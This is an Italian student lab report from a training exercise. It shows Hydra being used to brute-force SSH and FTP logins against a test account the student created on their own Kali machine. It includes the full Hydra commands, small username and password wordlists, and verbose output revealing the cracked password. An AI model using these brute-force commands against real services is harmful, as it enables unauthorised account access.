S6L4,

BENVENUTI LUIGI, 29/02/2024

Si ricordi che la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio. L'esercizio di oggi ha un duplice scopo:

● Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.


● Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L'esercizio si svilupperà in due fasi:

1. Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
2. Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.


1 – SSH test_user cracking

Per prima cosa creiamo un nuovo utente test_user con password test123:



```
┌──(root㉿kali)-[/home/kali]
└─# adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] n
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []: test_user
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
```

Tentiamo di collegarci tramite SSH alla nuova utenza creata:




```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:i+93EhRpjyeSfmhLEgz+HmIeiAQM58Hye46QkjB5V9w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023-10-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$ 
```

Riusciamo a connetterci. Proviamo allora il cracking con Hydra.


Facciamo un primo test, inserendo direttamente nome e password che sappiamo essere corretti:



```
┌──(kali㉿kali)-[~]
└─$ hydra -l test_user -p test123 192.168.50.100 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 06:42:21
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "test123" - 1 of 1 [child 0] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: test123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-29 06:42:22
```

Andiamo con il test vero e proprio, utilizzando dei file di testo contenenti user e password:




```
┌──(kali㉿kali)-[~]
└─$ hydra -L ~/simple.txt -P ~/simplepass.txt 192.168.50.100 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 06:45:53
[DATA] max 4 tasks per 1 server, overall 4 tasks, 42 login tries (l:6/p:7), ~11 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 1 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "user" - 2 of 42 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "admin" - 3 of 42 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "abc123" - 4 of 42 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123abc" - 5 of 42 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123test" - 6 of 42 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "test123" - 7 of 42 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "password" - 8 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "user" - 9 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "admin" - 10 of 42 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "abc123" - 11 of 42 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "123abc" - 12 of 42 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "123test" - 13 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "test123" - 14 of 42 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "password" - 15 of 42 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "user" - 16 of 42 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "admin" - 17 of 42 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "abc123" - 18 of 42 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "123abc" - 19 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "123test" - 20 of 42 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "test123" - 21 of 42 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "password" - 22 of 42 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "user" - 23 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "admin" - 24 of 42 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "abc123" - 25 of 42 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "123abc" - 26 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "123test" - 27 of 42 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "test123" - 28 of 42 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_admin" - pass "password" - 29 of 42 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_admin" - pass "user" - 30 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_admin" - pass "admin" - 31 of 42 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_admin" - pass "abc123" - 32 of 42 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_admin" - pass "123abc" - 33 of 42 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_admin" - pass "123test" - 34 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_admin" - pass "test123" - 35 of 42 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 36 of 42 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "user" - 37 of 42 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "admin" - 38 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abc123" - 39 of 42 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123abc" - 40 of 42 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123test" - 41 of 42 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "test123" - 42 of 42 [child 0] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: test123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-29 06:46:24
```

Otteniamo user e password in chiaro.

2 – FTP test_user cracking

Proviamo il cracking sul protocollo FTP:



```
┌──(kali㉿kali)-[~]
└─$ hydra -L ~/simple.txt -P ~/simplepass.txt ftp://192.168.50.100 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 06:52:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (l:6/p:7), ~3 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 1 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "user" - 2 of 42 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "admin" - 3 of 42 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "abc123" - 4 of 42 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123abc" - 5 of 42 [child 4] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123test" - 6 of 42 [child 5] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "test123" - 7 of 42 [child 6] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "password" - 8 of 42 [child 7] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "user" - 9 of 42 [child 8] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "admin" - 10 of 42 [child 9] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "abc123" - 11 of 42 [child 10] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "123abc" - 12 of 42 [child 11] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "123test" - 13 of 42 [child 12] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "test123" - 14 of 42 [child 13] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "password" - 15 of 42 [child 14] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "user" - 16 of 42 [child 15] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "admin" - 17 of 42 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "abc123" - 18 of 42 [child 5] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "123abc" - 19 of 42 [child 12] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "123test" - 20 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "test123" - 21 of 42 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "password" - 22 of 42 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "user" - 23 of 42 [child 4] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "admin" - 24 of 42 [child 6] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "abc123" - 25 of 42 [child 7] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "123abc" - 26 of 42 [child 8] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "123test" - 27 of 42 [child 9] (0/0)
[ATTEMPT] target 192.168.50.100 - login "username" - pass "test123" - 28 of 42 [child 11] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_admin" - pass "password" - 29 of 42 [child 13] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_admin" - pass "user" - 30 of 42 [child 14] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_admin" - pass "admin" - 31 of 42 [child 15] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_admin" - pass "abc123" - 32 of 42 [child 10] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_admin" - pass "123abc" - 33 of 42 [child 5] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_admin" - pass "123test" - 34 of 42 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_admin" - pass "test123" - 35 of 42 [child 9] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 36 of 42 [child 12] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "user" - 37 of 42 [child 10] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "admin" - 38 of 42 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abc123" - 39 of 42 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123abc" - 40 of 42 [child 4] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123test" - 41 of 42 [child 6] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "test123" - 42 of 42 [child 7] (0/0)
[21][ftp] host: 192.168.50.100   login: test_user   password: test123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-29 06:52:32
```

Anche qui otteniamo user e password.